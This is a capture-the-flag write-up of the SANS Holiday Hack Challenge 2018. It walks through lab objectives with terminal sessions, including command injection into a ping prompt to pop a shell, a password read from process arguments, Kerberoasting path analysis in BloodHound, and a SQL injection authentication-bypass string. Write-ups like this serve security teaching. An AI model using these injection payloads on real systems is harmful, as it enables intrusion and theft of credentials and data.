SANS Holiday Hack Challenge - KringleCon

As you walk through the gates, a familiar red-suited holiday figure warmly welcomes all of his special visitors to KringleCon.

Suddenly, all elves in the castle start looking very nervous. You can overhear some of them talking with worry in their voices.

The toy soldiers, who were always gruff, now seem especially determined as they lock all the exterior entrances to the building and barricade all the doors. No one can get out! And the toy soldiers' grunts take on an increasingly sinister tone.

The toy soldiers act even more aggressively. They are searching for something -- something very special inside of Santa's castle -- and they will stop at NOTHING until they find it. Hans seems to be directing their activities.

In the main lobby on the bottom floor of Santa's castle, Hans calls everyone around to deliver a speech. Make sure you visit Hans to hear his speech.

The toy soldiers continue behaving very rudely, grunting orders to the guests and to each other in vaguely Germanic phrases. Suddenly, one of the toy soldiers appears wearing a grey sweatshirt that has written on it in red pen, "NOW I HAVE A ZERO-DAY. HO-HO-HO."

A rumor spreads among the elves that Alabaster has lost his badge. Several elves say, "What do you think someone could do with that?"

Hans has started monologuing again. Please visit him in Santa's lobby for a status update. Great work! You have blocked access to Santa's treasure... for now. Please visit Hans in Santa's Secret Room for an update.

And then suddenly, Hans slips and falls into a snowbank. His nefarious plan thwarted, he's now just cold and wet.

But Santa still has more questions for you to solve!

Congrats! You have solved the hardest challenge! Please visit Santa and Hans inside Santa's Secret Room for an update on your amazing accomplishme

SANS Holiday Hack Challenge 2018

The code and files for this challenge can be found at https://github.com/jleaniz/SANSHolidayHackChallenge

Objective 1: Orientation Challenge

Question 1: *What phrase is revealed when you answer all of the KringleCon Holiday Hack History questions? For hints on achieving this objective, please visit Bushy Evergreen and help him with the Essential Editor Skills Cranberry Pi terminal challenge.*
Answer: **Happy Trails**

Solving Essential Editor Skills Cranberry Pi terminal challenge

This challenge just requires to exit the vi text editor. RTFM. :)

Achieving the objective

Achieving the objective was possible just by getting some general information about the previous SANS holiday hack challenges and answering the questions at https://www.holidayhackchallenge.com/2018/challenges/osint_challenge_windows.html to get our first answer.

Objective 2: Directory Traversing

Question 2: *Who submitted (First Last) the rejected talk titled Data Loss for Rainbow Teams: A Path in the Darkness? Please analyze the CFP site to find out. For hints on achieving this objective, please visit Minty Candycane and help her with the The Name Game Cranberry Pi terminal challenge.*
Answer: **John McClane**

Solving The Name Game Cranberry Pi terminal challenge

We need to “Find the first name of our guy "Chan!". When we enter the terminal challenge we are presented with a command line menu. My first instinct was to try different inputs for the different options. Option 2 actually runs ‘ping’ against whatever address the user inputs. Trying out a few odd strings as input it’s easy to see that we are able to actually inject code. One of the hints you get is that the ‘&’ operator in PowerShellallows you to execute commands.

```
Pressing option 2…

Validating data store for employee onboard information.
Enter address of server: 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.041 ms
```

```
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.048 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.050 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2041ms
rtt min/avg/max/mdev = 0.041/0.046/0.050/0.006 ms
onboard.db: SQLite 3.x database
Press Enter to continue...:

Enter address of server: & sh -i # popping a shell
$ Usage: ping [-aAbBdDfhLnOqrRUvV] [-c count] [-i interval] [-I interface]
            [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
            [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
            [-w deadline] [-W timeout] [hop1 ...] destination
$ id
uid=1000(elf) gid=1000(elf) groups=1000(elf)
$ whoami
elf

Enter address of server: & sqlite3 # Running SQLite3 cli
Usage: ping [-aAbBdDfhLnOqrRUvV] [-c count] [-i interval] [-I interface]
            [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
            [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
            [-w deadline] [-W timeout] [hop1 ...] destination
SQLite version 3.11.0 2016-02-15 17:29:24
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> .dump onboard.db
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
COMMIT;
sqlite> .open onboard.db
sqlite> .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE onboard (
    id INTEGER PRIMARY KEY,
    fname TEXT NOT NULL,
    lname TEXT NOT NULL,
[...]
INSERT INTO "onboard" VALUES(84,'Scott','Chan','48 Colorado Way',NULL,'Los
Angeles','90067','4017533509','scottmchan90067@gmail.com');
```

```
[...]
```

So now we know Mr Chan’s first name. We can go back to our shell and run the elf binary to solve the challenge.

```
$ ls
menu.ps1  onboard.db  runtoanswer
$ ./runtoanswer
Loading, please wait......
Enter Mr. Chan's first name:0
Congratulations!
```

Achieving the objective

Getting the next answer is all about knowing that web servers can sometimes allow you to browse public directories if they are not configured properly. The CFP website actually lets you do some directory browsing by adding a ‘/’ to the end of the URL as
https://cfp.kringlecastle.com/cfp/
It’s obvious where to go from here to find out answer to the objective:
https://cfp.kringlecastle.com/cfp/rejected-talks.csv
qmt3,2,8040424,200,FALSE,FALSE,John,McClane,Director of Security,Data Loss for Rainbow Teams: A Path in the Darkness,1,11

Objective 3 - de Brujin Sequences

Question 3: *The KringleCon Speaker Unpreparedness room is a place for frantic speakers to furiously complete their presentations. The room is protected by a door passcode. Upon entering the correct passcode, what message is presented to the speaker? For hints on achieving this objective, please visit Tangle Coalbox and help him with the Lethal ForensicELFication Cranberry Pi terminal challenge.*
Answer: **Welcome unprepared speaker!**

Solving Lethal ForensicELFication Cranberry PI challenge

This challenge can be solved by looking at the .viminfo file in the user’s home directory. Once you look at the file you’ll quickly realize who the poem is about.

```
elf@e4d69cea2fb8:~$ ls -al
total 5460
drwxr-xr-x 1 elf  elf     4096 Dec 14 16:28 .
drwxr-xr-x 1 root root    4096 Dec 14 16:28 ..
-rw-r--r-- 1 elf  elf      419 Dec 14 16:13 .bash_history
-rw-r--r-- 1 elf  elf      220 May 15  2017 .bash_logout
-rw-r--r-- 1 elf  elf     3540 Dec 14 16:28 .bashrc
```

```
-rw-r--r-- 1 elf  elf      675 May 15  2017 .profile
drwxr-xr-x 1 elf  elf     4096 Dec 14 16:28 .secrets
-rw-r--r-- 1 elf  elf     5063 Dec 14 16:13 .viminfo
-rwxr-xr-x 1 elf  elf  5551072 Dec 14 16:13 runtoanswer

elf@e4d69cea2fb8:~$ more .viminfo
[...]
# Search String History (newest to oldest):
? Elinore
|2,1,1536607217,,"Elinore"
[...]
```

The viminfo file is used to store cut/paste buffers for later retrieval. Careful if you are handling text passwords!

Achieving the objective

To achieve the objective we need to find the passcode to the door. Solving the Cranberry PI terminal challenge gives us a hint, this has something to do with de Bujin sequences. As it turns out, de Brujin sequences can help us reduce the number of brute force attempts required to crack the door's passcode. The Wikipedia page for de Brujin sequences has a Python implementation of de Brujin sequences of order n on a k-sized alphabet. Our door is a 4-symbol alphabet (geometric shapes) and length 4. So we can produce the de Brujin sequence for n=4, k=4. All i had to do was add one line of code to generate the sequence.

print(de_bruijn(4, 4))

```
CA_C02SYD31GTFL:~ jleaniz001$ python de_brujin.py
00001000200030011001200130021002200230031003200330101020103011101120113012101
22012301310132013302020302110212021302210222022302310232023303031103120313032
10322032303310332033311112111311221123113211331212131222122312321233131322132
3133213332222322332323333
```

I've marked in red the possible combinations of length 4. Now we just have to try them at https://doorpasscoden.kringlecastle.com/

The correct code is: 0121 which corresponds to (triangle, square, circle, triangle) given that 0=triangle, 1=square, 2=circle, 3=star

Objective 4 - Data repo analysis

Question 4: *Retrieve the encrypted ZIP file from the North Pole Git repository. What is the password to open this file? For hints on achieving this objective, please visit Wunorse Openslae and help him with Stall Mucking Report Cranberry Pi terminal challenge.*
Answer: **Yippee-ki-yay**

Solving Stall Mucking Report Cranberry Pi terminal challenge

We're told to "Complete this challenge by uploading the elf's report.txt file to the samba share at //localhost/report-upload/"

To be able to upload the document we first need to find the user's password. Our friendly elf drops a hint that sometimes you can see passwords being passed as arguments to certain programs.

```
elf@ff1938778e6e:~$ ps -elf > a.out
4 S root        10     1  0  80   0 - 12383 -      19:40 pts/0    00:00:00
sudo -u manager /home/manager/samba-wrapper.sh --verbosity=none --no-check-
certificate --extraneous-command-argument --do-not-run-as-tyler --accept-
sage-advice -a 42 -d~ --ignore-sw-holiday-special --suppress --suppress
//localhost/report-upload/ directreindeerflatterystable -U report-upload
```

Here's the password. Now we just need to upload the report.txt file to the server.

```
elf@ff1938778e6e:~$ smbclient //localhost/report-upload -U report-upload -c
"put report.txt"
WARNING: The "syslog" option is deprecated
Enter report-upload's password: directreindeerflatterystable
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.5.12-Debian]
putting file report.txt as \report.txt (500.9 kb/s) (average 501.0 kb/s)
elf@ff1938778e6e:~$
You have found the credentials I just had forgot,
And in doing so you've saved me trouble untold.
Going forward we'll leave behind policies old,
Building separate accounts for each elf in the lot.
```

Achieving the objective

We need to find the password for this file:
https://git.kringlecastle.com/Upatree/santas_castle_automation/blob/master/schematics/ventilation_diagram.zip
Solution 1:
We can clone the git repository and look at the last few commits:

```
CA_C02SYD31GTFL:schematics jleaniz001$ git log
[...]
    removing file

commit e76cb9adf58ec335d86355feb8dec3c74b9edcfe
Author: Shinny Upatree <shinny.upatree@kringlecastle.com>
Date:   Tue Dec 11 08:21:31 2018 +0000
[...]
CA_C02SYD31GTFL:schematics jleaniz001$ git diff
e76cb9adf58ec335d86355feb8dec3c74b9edcfe
[...]
-
-Password = 'Yippee-ki-yay'
-
[...]
```

Solution 2:
Trufflehog can recursively search a repository and look for strings with high entropy and strings that match specific regular expressions.
truffleHog https://git.kringlecastle.com/Upatree/santas_castle_automation
[...]
+Password = 'Yippee-ki-yay'
[...]

Objective 5 - AD privilege discovery

Question 5: *Using the data set contained in this SANS Slingshot Linux image, find a reliable path from a Kerberoastable user to the Domain Admins group. What's the user's logon name (in username@domain.tld format)? Remember to avoid RDP as a control path as it depends on separate local privilege escalation flaws. For hints on achieving this objective, please visit Holly Evergreen and help her with the CURLing Master Cranberry Pi terminal challenge.*
Answer: **LDUBEJ00320@AD.KRINGLECASTLE.COM**

Solving *CURLing Master Cranberry Pi terminal challenge*

Complete this challenge by submitting the right HTTP request to the server at http://localhost:8080/ to get the candy striper started again. You may view the contents of the nginx.conf file in /etc/nginx/, if helpful.

OK, we know the web server runs nginx, we can look at the configuration file. There were some dropped hints that this may involve HTTP/2 (there are two talks on the topic at KringleCon).

```
elf@09ee7f25c0aa:~$ curl http://localhost:8080
⍰⍰⍰⍰!@
```

Not much here, looks like binary data? Let's examine the nginx config file.

```
elf@09ee7f25c0aa:~$ cat /etc/nginx/nginx.conf
user www-data;
worker_processes auto;
pid /run/nginx.pid;
[...]
        server {
        # love using the new stuff! -Bushy
                listen                  8080 http2;
                # server_name           localhost 127.0.0.1;
                root /var/www/html;

                location ~ [^/]\.php(/|$) {
                    fastcgi_split_path_info ^(.+?\.php)(/.*)$;
                    if (!-f $document_root$fastcgi_script_name) {
                        return 404;
[...]
```

Looks like this server supports HTTP/2 which explains the reply we got from the server. Trying a few different calls with curl gets us to:

```
elf@74f1b6cf1f65:~$ curl --http2-prior-knowledge http://localhost:8080
<html>
 <head>
  <title>Candy Striper Turner-On'er</title>
 </head>
 <body>
 <p>To turn the machine on, simply POST to this URL with parameter
"status=on"
 </body>
</html>
```


OK, that's easy enough, we just need to add "status=on" to our request payload. This can be done with the '-d' curl argument.


```
elf@74f1b6cf1f65:~$ curl --http2-prior-knowledge http://localhost:8080 -d
"status=on"
<html>
 <head>
  <title>Candy Striper Turner-On'er</title>
 </head>
 <body>
 <p>To turn the machine on, simply POST to this URL with parameter
"status=on"

Unencrypted 2.0? He's such a silly guy.
That's the kind of stunt that makes my OWASP friends all cry.
Truth be told: most major sites are speaking 2.0;
TLS connections are in place when they do so.

-Holly Evergreen
<p>Congratulations! You've won and have successfully completed this
challenge.
<p>POSTing data in HTTP/2.0.

 </body>
</html>
```

Achieving the objective

The first step is to boot up a virtual machine from the image we're given. This is a Slingshot Linux image. Once the machine is booted up, we can see that Bloodhound is installed. Remember, we need to find a Domain User account with the shortest path to the Domain Admin group. Sounds like a job for Bloodhound!
Bloodhound is a useful AD pentesting tool that allows you to map AD identities and automates the attack path analysis process. In other words, it maps out Active Directory, tells you who's logged in where, and gives you the shortest path to Domain Admin users.

Thanks to the elves, it comes pre-loaded with some useful data. We can find Kerberoastable users Essentially, Kerberoasting is a technique used to request a TGS ticket from the domain controller for a specific domain user. The key fact is that part of the TGS ticket is encrypted using the NTLM hash of the account's plaintext password. So if we get the TGS we can get the NTLM hash which can be cracked offline, avoiding account lockouts. For a more in-depth explanation of Kerberoasting and why it works, read harmj0y's blog post here


Debian 9.x 64-bit
Applications
BloodHound
20:12
Kris Kringle
BloodHound
MINTY.CANDYCANE
Database Info
Node Info
Queries
Find all Domain Admins
Find Shortest Paths to Domain Admins
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Map Domain Trusts
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
MemberOf
Raw Query


Applications
BloodHound
BloodHound
MINTY.CANDYCANE
Database Info
Node Info
Queries
Find all Domain Admins
Find Shortest Paths to Domain Admins
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Map Domain Trusts
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
MemberOf
CanRDP
HasSession
ExecuteDCOM
AdminTo

There are 5 possible paths in the tree graph. Starting from the top, we can discard the first 3 paths as they include RDP sessions (indicated by “CanRDP” and “HasSession”) and we were told to avoid these. The path at the bottom-most edge also includes an RDP session. So our only viable path is the one for LDUBEJ00320@AD.KRINGLECASTLE.COM which has Admin rights (indicated by “AdminTo”) and an open session on a domain machine for a user that is part of the domain admin group. Win!

Objective 6 - Badge manipulation

Question 6: *Bypass the authentication mechanism associated with the room near Pepper Minstix. A sample employee badge is available. What is the access control number revealed by the door authentication panel? For hints on achieving this objective, please visit Pepper Minstix and help her with the Yule Log Analysis Cranberry Pi terminal challenge.*
Answer: **19880715**

Solving Yule Log Analysis Cranberry Pi terminal challenge

Submit the compromised webmail username to runtoanswer to complete this challenge.

We are given a Python tool that can parse Windows Event logs into XML. We can use this tool to read the event logs and look for the compromised webmail username. My initial idea was to look for accounts that may have been brute forced (i.e. a lot of 4625 Event IDs, followed by a 4624 Event ID successful logon) but i couldn't find accounts with many failed logins.

I decided to write some Python code to parse out the XML output from evtx_dump.py to be able to easily analyze the data.

```
import xml.etree.ElementTree as ET

tree = ET.parse('events.xml')
root = tree.getroot()
success = {}
fail = {}
user2ip = {}
tixreq = {}

for child in root:
      eid = child.getchildren()[0].getchildren()[1].text
      try:
            if eid == '4624':
                  user = child.getchildren()[1].getchildren()[5].text
                  ip = child.getchildren()[1].getchildren()[18].text
                  temp_list = [ip]
                  if user not in success:
                        success[user] = 1
                  else:
                        success[user] += 1
                  if user not in user2ip:
                        user2ip[user] = temp_list
                  else:
                        temp_list = user2ip[user]
```

```
                if ip not in temp_list:
                    temp_list.append(ip)
                    user2ip[user] = temp_list
        elif eid == '4625':
            user = child.getchildren()[1].getchildren()[5].text
            ip = child.getchildren()[1].getchildren()[18].text
            temp_list = [ip]
            if user not in fail:
                fail[user] = 1
            else:
                fail[user] += 1
        elif eid == '4769' or eid == '4768':
            user = child.getchildren()[1].getchildren()[0].text
            if user not in tixreq:
                tixreq[user] = 1
            else:
                tixreq[user] += 1
    except:
        print "error processing event. skipping..."

print sorted(success.items())
print sorted(fail.items())
print sorted(user2ip.items())
print sorted(tixreq.items())
```

```
elf@622a90de6aa3:~$ ls
evtx_dump.py  ho-ho-no.evtx  runtoanswer
elf@622a90de6aa3:~$ python evtx_dump.py ho-ho-no.evtx > events.xml
elf@5f6757eccaf3:~$ python
Python 2.7.15rc1 (default, Nov 12 2018, 14:31:15)
[GCC 7.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
[...]
>>> print sorted(success.items())
[('ANONYMOUS LOGON', 1), ('Administrator', 2), ('DWM-1', 2),
('HealthMailboxbab78a6', 115), ('HealthMailboxbe58608', 581), ('IUSR', 1),
('LOCAL SERVICE', 1), ('MSSQL$MICROSOFT##WID', 1), ('NETWORK SERVICE', 3),
('SYSTEM', 43), ('bushy.evergreen', 1), ('minty.candycane', 2),
('shinny.upatree', 1), ('sparkle.redberry', 1), ('wunorse.openslae', 1)]
```

The list above contains a dictionary with usernames as keys and a count of successful logons (4624) as values

```
>>> print sorted(user2ip.items())
[('ANONYMOUS LOGON', ['-']), ('Administrator', ['127.0.0.1']), ('DWM-1', ['-
']), ('HealthMailboxbab78a6', ['-']), ('HealthMailboxbe58608', ['::1',
'127.0.0.1', '-', 'fe80::3085:5155:bb47:8b3e', 'fe80::b0d8:bf3b:51aa:caba',
'fe80::5efe:169.254.202.186', 'fe80::5efe:192.168.85.149',
'fe80::1c84:3455:3f57:aa6a', '169.254.202.186',
'2001:0:5ef5:79fb:1c84:3455:3f57:aa6a', 'fe80::34a2:32ea:3f57:aa6a',
'fe80::34cb:3c75:3f57:aa6a', 'fe80::107e:3fd:3f57:aa6a']), ('IUSR', ['-']),
('LOCAL SERVICE', ['-']), ('MSSQL$MICROSOFT##WID', ['-']), ('NETWORK
SERVICE', ['-']), ('SYSTEM', ['-']), ('bushy.evergreen', ['192.168.190.50']),
('minty.candycane', ['172.31.254.101']), ('shinny.upatree',
['172.18.101.231']), ('sparkle.redberry', ['10.158.210.210']),
('wunorse.openslae', ['10.231.108.200'])]
```

The list above contains a dictionary with usernames as keys and a list of IP addresses for successful logons (4625) as values.

```
>>> print sorted(tixreq.items())
[('Administrator@EM.KRINGLECON.COM', 1),
('HealthMailboxbab78a6@EM.KRINGLECON.COM', 35),
('HealthMailboxbe58608@EM.KRINGLECON.COM', 4), ('WIN-KCON-
EXCH16$@EM.KRINGLECON.COM', 63), ('bushy.evergreen@EM.KRINGLECON.COM', 1),
('minty.candycane@EM.KRINGLECON.COM', 2),
('shinny.upatree@EM.KRINGLECON.COM', 1),
('sparkle.redberry@EM.KRINGLECON.COM', 1),
('wunorse.openslae@EM.KRINGLECON.COM', 1)]
```

The list above contains a dictionary with usernames as keys and a count of successful Kerberos service ticket requests (4769) as values. minty.candycane was the only Domain user with more than one successful ticket request and successful logon.

Here are the respective Event Log entries:

```
<Event
xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provid
er
 Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-a5ba-
3e3b0328c30
d}"></Provider>
<EventID Qualifiers="">4768</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>14339</Task>
```

```
<Opcode>0</Opcode>
<Keywords>0x8020000000000000</Keywords>
<TimeCreated SystemTime="2018-09-10 13:05:03.398243"></TimeCreated>
<EventRecordID>240168</EventRecordID>
<Correlation ActivityID="" RelatedActivityID=""></Correlation>
<Execution ProcessID="664" ThreadID="15576"></Execution>
<Channel>Security</Channel>
<Computer>WIN-KCON-EXCH16.EM.KRINGLECON.COM</Computer>
<Security UserID=""></Security>
</System>
<EventData><Data Name="TargetUserName">minty.candycane</Data>
<Data Name="TargetDomainName">EM.KRINGLECON</Data>
<Data Name="TargetSid">S-1-5-21-25059752-1411454016-2901770228-1156</Data>
<Data Name="ServiceName">krbtgt</Data>
<Data Name="ServiceSid">S-1-5-21-25059752-1411454016-2901770228-502</Data>
<Data Name="TicketOptions">0x40810010</Data>
<Data Name="Status">0x00000000</Data>
<Data Name="TicketEncryptionType">0x00000012</Data>
<Data Name="PreAuthType">2</Data>
<Data Name="IpAddress">::1</Data>
<Data Name="IpPort">0</Data>
<Data Name="CertIssuerName"></Data>
<Data Name="CertSerialNumber"></Data>
<Data Name="CertThumbprint"></Data>
</EventData>
</Event>

<Event
xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provid
er Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-a5ba-
3e3b0328c30d}"></Provider>
<EventID Qualifiers="">4769</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>14337</Task>
<Opcode>0</Opcode>
<Keywords>0x8020000000000000</Keywords>
<TimeCreated SystemTime="2018-09-10 13:05:03.682758"></TimeCreated>
<EventRecordID>240169</EventRecordID>
<Correlation ActivityID="" RelatedActivityID=""></Correlation>
<Execution ProcessID="664" ThreadID="15576"></Execution>
<Channel>Security</Channel>
<Computer>WIN-KCON-EXCH16.EM.KRINGLECON.COM</Computer>
```

```
<Security UserID=""></Security>
</System>
<EventData><Data
Name="TargetUserName">minty.candycane@EM.KRINGLECON.COM</Data>
<Data Name="TargetDomainName">EM.KRINGLECON.COM</Data>
<Data Name="ServiceName">WIN-KCON-EXCH16$</Data>
<Data Name="ServiceSid">S-1-5-21-25059752-1411454016-2901770228-1000</Data>
<Data Name="TicketOptions">0x40810000</Data>
<Data Name="TicketEncryptionType">0x00000012</Data>
<Data Name="IpAddress">::1</Data>
<Data Name="IpPort">0</Data>
<Data Name="Status">0x00000000</Data>
<Data Name="LogonGuid">{d1a830e3-d804-588d-aea1-48b8610c3cc1}</Data>
<Data Name="TransmittedServices">-</Data>
</EventData>
</Event>

<Event
xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provid
er Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-a5ba-
3e3b0328c30d}"></Provider>
<EventID Qualifiers="">4624</EventID>
<Version>2</Version>
<Level>0</Level>
<Task>12544</Task>
<Opcode>0</Opcode>
<Keywords>0x8020000000000000</Keywords>
<TimeCreated SystemTime="2018-09-10 13:05:03.702278"></TimeCreated>
<EventRecordID>240171</EventRecordID>
<Correlation ActivityID="{71a9b66f-4900-0001-a8b6-a9710049d401}"
RelatedActivityID=""></Correlation>
<Execution ProcessID="664" ThreadID="15576"></Execution>
<Channel>Security</Channel>
<Computer>WIN-KCON-EXCH16.EM.KRINGLECON.COM</Computer>
<Security UserID=""></Security>
</System>
<EventData><Data Name="SubjectUserSid">S-1-5-18</Data>
<Data Name="SubjectUserName">WIN-KCON-EXCH16$</Data>
<Data Name="SubjectDomainName">EM.KRINGLECON</Data>
<Data Name="SubjectLogonId">0x00000000000003e7</Data>
<Data Name="TargetUserSid">S-1-5-21-25059752-1411454016-2901770228-
1156</Data>
<Data Name="TargetUserName">minty.candycane</Data>
```

```
<Data Name="TargetDomainName">EM.KRINGLECON</Data>
<Data Name="TargetLogonId">0x000000000114a4fe</Data>
<Data Name="LogonType">8</Data>
<Data Name="LogonProcessName">Advapi  </Data>
<Data Name="AuthenticationPackageName">Negotiate</Data>
<Data Name="WorkstationName">WIN-KCON-EXCH16</Data>
<Data Name="LogonGuid">{d1a830e3-d804-588d-aea1-48b8610c3cc1}</Data>
<Data Name="TransmittedServices">-</Data>
<Data Name="LmPackageName">-</Data>
<Data Name="KeyLength">0</Data>
<Data Name="ProcessId">0x00000000000019f0</Data>
<Data Name="ProcessName">C:\Windows\System32\inetsrv\w3wp.exe</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpPort">38283</Data>
<Data Name="ImpersonationLevel">%%1833</Data>
<Data Name="RestrictedAdminMode">-</Data>
<Data Name="TargetOutboundUserName">-</Data>
<Data Name="TargetOutboundDomainName">-</Data>
<Data Name="VirtualAccount">%%1843</Data>
<Data Name="TargetLinkedLogonId">0x0000000000000000</Data>
<Data Name="ElevatedToken">%%1842</Data>
</EventData>
</Event>
```

Achieving the objective: Getting the access control passcode

To achieve our objective we have to bypass the authentication at https://scanomatic.kringlecastle.com/index.html. This is a SQL injection challenge.

The web app allows the user to upload a PNG image file with a QR code. In the backend, the web app reads the QR code and after converting it to ASCII, adds it to a SQL query. Fortunately, the server displays verbose error messages when it encounters an exception, which helps us figure out the backend SQL database platform and the actual query that's being executed by the web app. **SELECT FIRST_NAME, LAST_NAME, ENABLED FROM EMPLOYEES WHERE AUTHORIZED = 1 AND UID = {} LIMIT 1**
{} is replaced by the user input. The DBMS is MariaDB (as seen in a server error message below)
{"data":"EXCEPTION AT (LINE 96 \"user_info = query(\"SELECT first_name,last_name,enabled FROM employees WHERE authorized = 1 AND uid = '{}' LIMIT 1\".format(uid))\"): (1064, u\"You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' LIMIT 1' at line 1\")","request":false}

I was able to generate QR codes containing SQL code that can be injected (tested by generating a QR code with just a single quote as text). After some trial and error, I was able to bypass the authentication logic by uploading a QR code with the following string: **' OR enabled = 1 or uid ='**

The QR codes were generated using https://www.the-qrcode-generator.com/ which is given to us by the elf we just helped solving the event log challenge.

Once the server reads the PNG file with the QR code it will grant the user access and give us the code we need: **19880715**

Objective 7 - HR Incident Response

Question 7: Santa uses an Elf Resources website to look for talented information security professionals. Gain access to the website and fetch the document C:\candidate_evaluation.docx. Which terrorist organization is secretly supported by the job applicant whose name begins with "K"? *For hints on achieving this objective, please visit Sparkle Redberry and help her with the Dev Ops Fail Cranberry Pi terminal challenge*.
Answer: **Fancy Beaver**

Solving Dev Ops Fail Cranberry Pi terminal challenge

Find Sparkle's password, then run the runtoanswer tool.

